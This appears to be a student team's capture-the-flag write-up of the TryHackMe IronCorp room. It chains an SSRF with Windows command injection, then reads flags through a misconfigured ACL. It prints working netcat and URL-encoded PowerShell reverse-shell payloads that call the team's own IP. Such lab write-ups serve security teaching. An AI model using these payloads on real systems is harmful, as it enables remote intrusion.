




So this is what we got, interesting!




“Here” is clickable, let’s see what it does.



We’re brought back to this side as an outsider, and access is forbidden again. But note that, this time we have a new URL,

http://internal.ironcorp.me:11025/name.php?name=

because we couldn't access it as an outsider, let's get back to the SSRF vulnerable site and try to access this new URL.



This is what we're prompted after accessing the URL. The name is **Equinox**, interesting!

Now, recall back to Week 5 Lectures Session 3, OWASP Top 10. We learned something about Command Injection, which is one of the common severities.

Below is the text from the section where it talks about OS Command Injection.

Command Injection occurs when server-side code (like PHP) in a web application makes a system call on the hosting machine. It is a web vulnerability that allows an attacker to take advantage of that made system call to execute operating system

commands on the server. Sometimes this won't always end in something malicious, like a `whoami` or just reading of files. That isn't too bad. But the thing about command injection is it opens up many options for the attacker. The worst thing they could do would be to spawn a reverse shell to become the user that the web server is running as. A simple `;nc -e /bin/bash` is all that's needed and they own your server; some variants of netcat don't support the -e option. You can use a list of these reverse shells as an alternative.

Once the attacker has a foothold on the web server, they can start the usual enumeration of your systems and start looking for ways to pivot around. Now that we know what command injection is, we'll start going into the different types and how to test for them.

And in the section where it talks about Command Injection Practical.

The function call here to `passthru()` may not always be what's happening behind the scenes, but I felt it was the easiest and least complicated way to demonstrate the vulnerability.

Clearly, sometimes, PHP file has a function called **passthru()**,

https://www.php.net/manual/en/function.passthru.php

which will be evaluated in the terminal/command line.

And in the first text, we also learned that we can do a command like **; nc -e bin/bash** to spawn a reverse shell. It is worth taking a shot at this, but the thing is we're running this on a Windows Machine, and there is probably no terminal, so we must execute cmd commands. "**;**" the semicolon was used in linux terminal to end a command and to continue another command, but in cmd there is no such thing, so we'll have to look for an operator that can separate the command for us.

After googling, we found this StackOverflow post.

https://stackoverflow.com/questions/8055371/how-do-i-run-two-commands-in-one-line-in-windows-cmd

Like this on all Microsoft OSes since 2000, and still good today:

```
dir & echo foo
```

If you want the second command to execute only if the first exited successfully:

```
dir && echo foo
```


In Windows 95, 98 and ME, you'd use the pipe character instead:


```
dir | echo foo
```

In MS-DOS 5.0 and later, through some earlier Windows and NT versions of the command interpreter, the (undocumented) command separator was character 20 (Ctrl+T) which I'll represent with ^T here.

```
dir ^T echo foo
```


This is the equivalent of **;** in Linux. So let's try one by one and see which works.






Nothing showed up with &, so we can skip &&. The reason & didn't work is because the website will interpret it as part of the API request, so it won't send anything to the backend machine.

Let's try |






WOAH!!! It worked!!!

After realizing that we could run a command via the SSRF vulnerability and Comand Injection, it's time we try to get a reverse shell into the Windows Machine to gain an initial foothold. So, we immediately stumbled upon this website which is in a different language,

https://podalirius.net/en/articles/windows-reverse-shells-cheatsheet/

while looking for a reverse shell listener for Windows. Apparently, there are several ways to get a reverse shell into the Windows Machine, to name a few that we are familiar with, netcat and powershell.



First, we can try executing a netcat reverse shell command, replacing the IP address with our own tryhackme openVPN IP address.

nc.exe -e cmd.exe 10.18.25.94 4444

on the Windows Machine, and see if our local netcat listener catches it.


In order to use this command, we need to encode it as a URL and put it after

http://internal.ironcorp.me:11025/name.php?name=|

So that it can be executed perfectly as a command on the Windows Machine, otherwise, it would be executed as a gibberish/non-recognizable command.

To encode the command, we can use a random website that could encode the URL for us, and we're using


https://meyerweb.com/eric/tools/dencoder/





Right now, we simply need to attach it to the payload that could execute the command.

http://internal.ironcorp.me:11025/name.php?name=|nc.exe%20-e%20cmd.exe%2010.18.25.94%204444%0A

Now, we execute the command and have our netcat listen on port 4444 to catch the reverse shell.








After a while, nothing seemed to be working. Also, come to think of it, not every Windows Machine comes with netcat, so that might be the reason that we're not able to use netcat on the Windows Machine.

The next thing we will try is a reverse shell created using Powershell. For this, we use the https://www.revshells.com/ website to craft our payload. We specify our

machine's IP address as well as the netcat port we want to listen on.

After that, we will URL encode our Powershell script in order for it to be interpreted by the backend machine. This is necessary because, after the pipe |, the rest of the command will still be sent via the URL request, so any spacing or special letters inside the Powershell command will be messed up if it is not encoded in a proper format.





Append the Powershell payload to the back of the URL request, separated by the pipe symbol. So, the full payload should look like this:

http://internal.ironcorp.me:11025/name.php?name=|powershell%2520-nop%2520-c%2520%2522%2524client%2520%253D%2520New-Object%2520System.Net.Sockets.TCPClient%2528%252710.18.25.94%2527%252C4444%2529%253B%2524stream%2520%253D%2520%2524client.GetStream%2528%2529%253B%255Bbyte%255B%255D%255D%2524bytes%2520%253D%25200..65535%257C%2525%257B0%257D%253Bwhile%2528%2528%2524i%2520%253D%2520%2524stream.Read%2528%2524bytes%252C%25200%252C%2520%2524bytes.Length%2529%2529%2520-ne%2


5200%2529%257B%253B%2524data%2520%253D%2520%2528New-Object%2520-TypeName%2520System.Text.ASCIIEncoding%2529.GetString%2528%2524bytes%252C0%252C%2520%2524i%2529%253B%2524sendback%2520%253D%2520%2528iex%2520%2524data%25202%253E%25261%2520%257C%2520Out-String%2520%2529%253B%2524sendback2%2520%253D%2520%2524sendback%2520%252B%2520%27PS%2520%2527%2520%252B%2520%2528pwd%2529.Path%2520%252B%2520%2527%253E%2520%2527%253B%2524sendbyte%2520%253D%2520%2528%255Btext.encoding%255D%253A%253AASCII%2529.GetBytes%2528%2524sendback2%2529%253B%2524stream.Write%2528%2524sendbyte%252C0%252C%2524sendbyte.Length%2529%253B%2524stream.Flush%2528%2529%257D%253B%2524client.Close%2528%2529%2522

Now enter the payload into the search query, set up a netcat listener on the port we specified during the creation of the reverse shell, so in this case 4444. Then, press 'Submit Query' to activate the reverse shell script.





It may take a while to connect to the system, but after waiting for a while we are finally able to get the reverse shell into the machine. We got the initial foothold!



Now to retrieve user.txt.

```
PS E:\xampp\htdocs\internal> ls


    Directory: E:\xampp\htdocs\internal


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/27/2020   8:38 AM             53 .htaccess
-a----         4/11/2020   9:34 AM            131 index.php
-a----         4/11/2020   9:34 AM            142 name.php
```

Using **ls**, we can see that we're currently at E:\ drive. By previous experience, we know that the flag is most likely at the desktop. So we will have to find our way there.

```
PS E:\xampp\htdocs\internal> cd C:\Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

Using **Get-ChildItem -Recurse 'user.txt'** a Powershell equivalent of **find -name user.txt** in Linux, we're able to find the user.txt flag.

```
PS C:\Users> Get-ChildItem -Recurse 'user.txt'


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


PS C:\Users>
```

Getting the root flag without PrivEsc

Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: Powershell, Firefox, Access Control List (ACL)

Thought Process, Methodology and Attempts

```
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

Obviously, the only user that could've been the root user, is SuperAdmin. Before we try anything like enumeration and PrivEsc, we could try the most obvious thing which is simply to see if we can retrieve the root.txt without doing any other thing.

```
PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin>
```

After navigating through the directory and doing **ls**, there is nothing showed up, that could only mean one thing, which is the folder is hidden. So, we decided to look up how to check folder permissions in Windows, as we are unfamiliar with it compared to Linux. We found a Stackoverflow post explaining how to view folder permissions, which gave us the idea of using the get-acl command.


https://stackoverflow.com/questions/55254785/how-to-view-folder-permission-in-windows-using-command-line-for-particular-user

While in powershell you can use the command `Get-Acl`

eg:

```
PS C:\Users\Username> Get-Acl


    Directory: C:\Users


Path       Owner                  Access
----       -----                  ------
Username   NT AUTHORITY\SYSTEM NT AUTHORITY\SYSTEM Allow  FullControl...
```

By doing **get-acl**, we could tell whether we have the access to the current directory.



It says “Deny Full Control”, let’s google this and see what we got.

https://superuser.com/questions/1030689/what-is-the-effect-of-denying-full-control

1 Answer

Sorted by: Highest score (default)

1

Denying *Full Control* will deny all permissions to the user or group that you say. Deny entries take precedence over Allow entries (under normal circumstances), so even if there's an Allow entry for specific permissions, the principal will still be denied.

Note that the owner (or owners, if it's a group) of the object can always read and write the permissions, which makes it possible for it/them to remove the Deny entry. If that's a problem, set the owner of the object to Administrators.


Share Improve this answer Follow

answered Jan 24, 2016 at 16:19

Ben N

38.7k ● 17 ● 132 ● 172

And based on the site superuser, we found out that if we're the owner of the folder, we have some special permissions. After typing out whoami, it turns out we are the system account.



Through looking for what this user is, we stumble upon this forum post: https://social.technet.microsoft.com/Forums/windowsserver/en-US/8ed9ae17-a8ea-4475-881f-832597bcaf5f/nt-authoritysystem?forum=operationsmanagergeneral

This is as mentioned above a predefined local account used by the service control manager, the NT AUTHORITY\SYSTEM account also **has the highest privileges on the local computer.**

The system account was designed for that purpose; it is an internal account, does not show up in User Manager, cannot be added to any groups, and cannot have user rights assigned to it. On the other hand, the system account does show up on an NTFS volume in File Manager in the Permissions portion of the Security menu. **By default**, the system account is granted full control to all files on an NTFS volume.

This may or may not be relevant to what we're trying to accomplish, as it seems we are the owner of the SuperAdmin folder. However, despite being the owner of the folder and system, we cannot access the folder nor can we change our read or write permissions for it as we are a system account.

It says that the system account has the highest privileges on a **local computer**, but the asset/machine we are hacking into (ironcorp.me) is only one small part of Ironcorp, a company/organization with presumably many other systems. After attempting to look up the differences between Admins and Super Admins (the folder we're trying to access), we find multiple articles stating something similar:

https://support.soldo.com/hc/en-gb/articles/360014488114-What-is-the-difference-between-a-SuperAdmin-and-Admin-

What is the difference between a SuperAdmin and Admin?

Soldo Labs
1 year ago · Updated

Company Super Admins have access to all features in Soldo to manage a company's company wallets, users, and cards. They are usually the most trusted and high-level individuals in a company, especially as they can determine who else can be made SuperAdmin (if needed). As such, an existing SuperAdmin has to request another user to become a SuperAdmin and they will go through a KYC (Know Your Customer) process, in order to protect from fraud.

Company Admins have similar access to SuperAdmins but cannot set permissions for users. As such, they cannot determine who else can be SuperAdmin or Admin. They are usually trusted individuals that will manage the day-to-day running of the money flow in Soldo.

https://asana.com/guide/help/premium/admin-console-admin-roles

Overview

In Asana there are two admin roles - **Admin** and **Super Admin**. **Admins** have access to user and team management features as well as security settings for individual users. **Super Admins** have access to the full set of admin features as well as security settings for the entire Organization. As **Super Admins** can oversee Organization-wide security

https://softwareengineering.stackexchange.com/questions/298097/difference-between-admin-and-super-admin

5

> Is there a standard definition of admin and superadmin?

No, there isn't.

SuperAdmin is just a word that was made up when someone needed to create a new role with more powers than ordinary admins. In a prior job, we created a 'Super Admin' role when we modified a particular piece of software to have multi-tenant capabilities; the super-admin was allowed access to all tenants, while the Admin role was restricted to the tenant to whom they were assigned.

Share Improve this answer Follow

answered Sep 24, 2015 at 0:58

Robert Harvey
196k • 55 • 458 • 665

Add a comment

We arrive at one conclusion: As there are no standard definitions for super admin and admins (They vary from organization to organization), Super Admins oversee the entire organization's security features, while Admins are only responsible for some portion of it. So, even though we are the system account and **by default** should have the highest privileges locally, our permissions may have been limited by the SuperAdmin of the organization, so we cannot access the SuperAdmin folder as that is higher than us in the hierarchy. We are conducting a penetration test on this asset only, so it makes sense that the system user can't access the SuperAdmin folder to peep into any potentially sensitive data…… or can we?

After further research, we found out that ACL permissions don't necessarily inherit if it is not set up correctly. Even though running **get-acl** on the SuperAdmin folder shows that permission is denied for Administrators, we can still run **get-acl** on any child items of the folder, possibly due to carelessly misconfigured permissions. We can accurately guess the names of each file and folder as the Windows folder subsystem isn't exactly complex. So, the next Child Item we should look out for is the Desktop.


```
PS C:\Users> get-acl SuperAdmin/Desktop
```

Unfortunately, this didn't return anything. However, the user.txt file we got previously was also stored in the Desktop folder, and the tryhackme room mentions that the name of the file is root.txt. We can safely assume that the name and location of the file are at SuperAdmin/Desktop/root.txt

```
PS C:\Users> get-acl SuperAdmin/Desktop/root.txt

    Directory: C:\Users\SuperAdmin\Desktop

Path     Owner                  Access
----     -----                  ------
root.txt BUILTIN\Administrators BUILTIN\Administrators Allow  FullControl ...
```

There are two things to note here. First, the root.txt flag exists here, similar to how the root.txt flag is usually present in the /root/ directory of a Linux machine. And second but most importantly, the Admin is allowed Full Control over the file, meaning one can freely read and write to it despite not having access to the SuperAdmin folder. So, we can assume that whoever set this up didn't set up the ACL permissions correctly.

Seeing as we can access the root.txt file, we can seamlessly output the contents of the file to get the flag, without even needing to escalate privileges.



Contributions

ID	Name	Contribution	Signatures
